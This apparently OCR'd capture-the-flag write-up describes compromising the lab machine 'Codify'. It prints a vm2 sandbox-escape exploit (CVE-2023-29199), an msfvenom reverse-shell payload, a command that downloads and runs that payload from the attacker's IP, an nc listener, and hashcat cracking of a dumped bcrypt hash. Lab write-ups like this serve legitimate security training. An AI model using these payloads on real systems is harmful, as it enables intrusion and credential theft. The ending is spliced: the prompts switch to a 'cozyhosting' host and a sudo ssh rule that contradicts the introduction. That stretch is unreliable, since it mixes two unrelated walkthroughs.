


Codify was an easy Linux machine that starts off with 2 open http ports. The websites are hosting a browser based JavaScript sandbox using a vulnerable vm2 library. Once exploited the attacker was able to priv esc from a svc account, to a user account through an exposed hash. a vulnerable sudo priveledge led to brute forcing the root credentials.


I started with my initial nmap scan.

```
┌──(root㉿kali)-[~/codify]
└─# nmap 10.129.41.164 --min-rate 10000 -p- -sC -sV -oA nmap-out
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-18 13:15 EST
Nmap scan report for 10.129.41.164
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.70 seconds
```


The nmap scan uncovered 3 open ports. 22 ssh, 80 http, and 3000, another http hosting the same site. Ill go ahead and start looking over port 80, first Ill add it to my /etc/hosts file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.41.164   codify.htb
~
```

I couldn't get port 80 to connect so I went to port 3000 in my browser. Navigating to the site presented me with an explanation of the site.




This site provides an ability to test Node.js in a sandbox environment, Allowing users to run code on a front-end device can be extremely dangerous without the correct safe guards. I'm guessing this will be my vector. Ill go ahead and check the 'About us'.



I found that the website it using vm2 3.9.16 for JavaScript sandboxing, unfortunately for them its associated with CVE-2023-29199, a POC can be found in this article.
According to the POC If we paste the following code into the editor, we can achieve RCE.

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.require('child_process').execSync('id');
}
`

console.log(vm.run(code));
```

Glad to see it worked properly!



I tried a number of different reverse shell one liners and payloads and eventually settled on just running a malicious Linux executable on the backend. Ill show this process step by step.
First I'll generate the payload using msfvenom.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.31 LPORT=443 -f elf -o reverse.elf
```

Then I'll start my python http server in the directory where the file sits.

```
python3 -m http.server 80
```


And set up my listener on a separate pane.

```
nc -lvnp 443
```

lastly, I'll put it all together. I want the command to download the malicious file, mark it as executable, then run it.

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
```

```
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.require('child_process').execSync("wget
http://10.10.14.31/reverse.elf; chmod +x reverse.elf; ./reverse.elf");
}
`

console.log(vm.run(code));
```



Now that I have the shell, I would like to upgrade it.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl ^Z
stty raw -echo && fg
reset
screen
export TERM=xterm
clear
```

Now I have a stable shell as svc. Unfortunately svc is not the user.flag holder. That honor belong to the user joshua.

```
svc@codify:/home/svc$ ll
total 40
drwxr-x--- 4 svc    svc    4096 Feb 18 18:44 ./
drwxr-xr-x 4 joshua joshua 4096 Sep 12 17:10 ../
lrwxrwxrwx 1 svc    svc       9 Sep 14 03:28 .bash_history -> /dev/null
-rw-r--r-- 1 svc    svc     220 Sep 12 17:10 .bash_logout
-rw-r--r-- 1 svc    svc    3771 Sep 12 17:10 .bashrc
drwx------ 2 svc    svc    4096 Sep 12 17:13 .cache/
drwxrwxr-x 5 svc    svc    4096 Feb 18 17:55 .pm2/
-rw-r--r-- 1 svc    svc     807 Sep 12 17:10 .profile
-rw-r--r-- 1 svc    svc      39 Sep 26 10:00 .vimrc
-rwxr-xr-x 1 svc    svc     194 Feb 18 18:42 reverse.elf*
-rw-r--r-- 1 svc    svc     194 Feb 18 18:44 reverse.elf.1
svc@codify:/home/svc$
```

First I want to take a look around the /var/www directory to see if there is anything there that can help me continue my journey. And since that's mostly all the svc user can interface with.

```
svc@codify:/var/www$ ll
total 20
drwxr-xr-x  5 root root 4096 Sep 12 17:40 ./
drwxr-xr-x 13 root root 4096 Oct 31 07:57 ../
drwxr-xr-x  3 svc  svc  4096 Sep 12 17:45 contact/
drwxr-xr-x  4 svc  svc  4096 Sep 12 17:46 editor/
drwxr-xr-x  2 svc  svc  4096 Apr 12  2023 html/
svc@codify:/var/www$
```

There lies a directory that I didn't recognize form the site. Lets check it out.

```
svc@codify:/var/www/contact$ ll
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12 17:45 ./
drwxr-xr-x 5 root root  4096 Sep 12 17:40 ../
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates/
-rw-r--r-- 1 svc  svc  20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$
```

I'm very interested in that tickets.db file. At first I didn't really know what I wanted to do with it. So I just ran strings on it initially.

```
strings tickets.db
```

```
svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
        tableusersusers
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    ))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site
, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me
out a lot. Thanks!open
svc@codify:/var/www/contact$
                                                                                                    "kali" 14:00 18-Feb-24
```

I noticed a hash and I noticed sqlite3. I can dump this db file using sqlite3 to read it face value since strings kind of scrambled the text.

```
sqlite3 tickets.db
.dump
```

```
svc@codify:/var/www/contact$ sqlite3 tickets.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    );
INSERT INTO users VALUES(3,'joshua','$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2');
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT);
INSERT INTO tickets VALUES(1,'Tom Hanks','Need networking modules','I think it would be better if you can implement a way to handle
 network-based stuff. Would help me out a lot. Thanks!','open');
INSERT INTO tickets VALUES(2,'Joe Williams','Local setup?','I use this site lot of the time. Is it possible to set this up locally?
 Like instead of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.','op
en');
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('users',3);
INSERT INTO sqlite_sequence VALUES('tickets',5);
COMMIT;
sqlite>
```

The files contains some feature requests from Joe Williams and Tom Hanks. But most importantly contains a hash for a password to the user joshua who has an account on this machine!

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```

I'll grab the hash and put it into a file for hashcat.

```
echo '$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2' > hash
hashcat hash
```

hashcat identifies it as a blowfish encryption so we should be able to crack it with m 3200.

```
hashcat hash -m3200 --wordlist /usr/share/wordlists/rockyou.txt
```

It cracked within minutes!

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH ... /p/Zw2
Time.Started.....: Sun Feb 18 14:14:30 2024 (39 secs)
Time.Estimated ...: Sun Feb 18 14:15:09 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       35 H/s (3.59ms) @ Accel:6 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1368/14344389 (0.01%)
Rejected.........: 0/1368 (0.00%)
Restore.Point....: 1332/14344389 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:4080-4096
Candidate.Engine.: Device Generator
Candidates.#1....: crazy1 -> angel123
Hardware.Mon.#1..: Util: 83%

Started: Sun Feb 18 14:14:27 2024
Stopped: Sun Feb 18 14:15:11 2024
```

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1
```

I'm going to try to ssh as joshua.

```
ssh joshua@10.129.41.164
password: spongebob1
```

And now im logged in as joshua!

```
┌──(root㉿kali)-[~/codify]
└─# ssh joshua@10.129.41.164
The authenticity of host '10.129.41.164 (10.129.41.164)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.41.164' (ED25519) to the list of known hosts.
joshua@10.129.41.164's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb 18 07:17:34 PM UTC 2024

  System load:                      0.080078125
  Usage of /:                       63.6% of 6.50GB
  Memory usage:                     20%
  Swap usage:                       0%
  Processes:                        237
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.41.164
  IPv6 address for eth0:            dead:beef::250:56ff:feb0:7c14


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

joshua@codify:~$
[1] 0:ssh*
```

Grab that user.txt

```
josh@cozyhosting:~$ cat user.txt
13cad9b53d[redacted]
josh@cozyhosting:~$
[2] 0:ssh*
```

Muscle memory sudo check.

```
sudo -l
```

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
[2] 0:ssh*
```

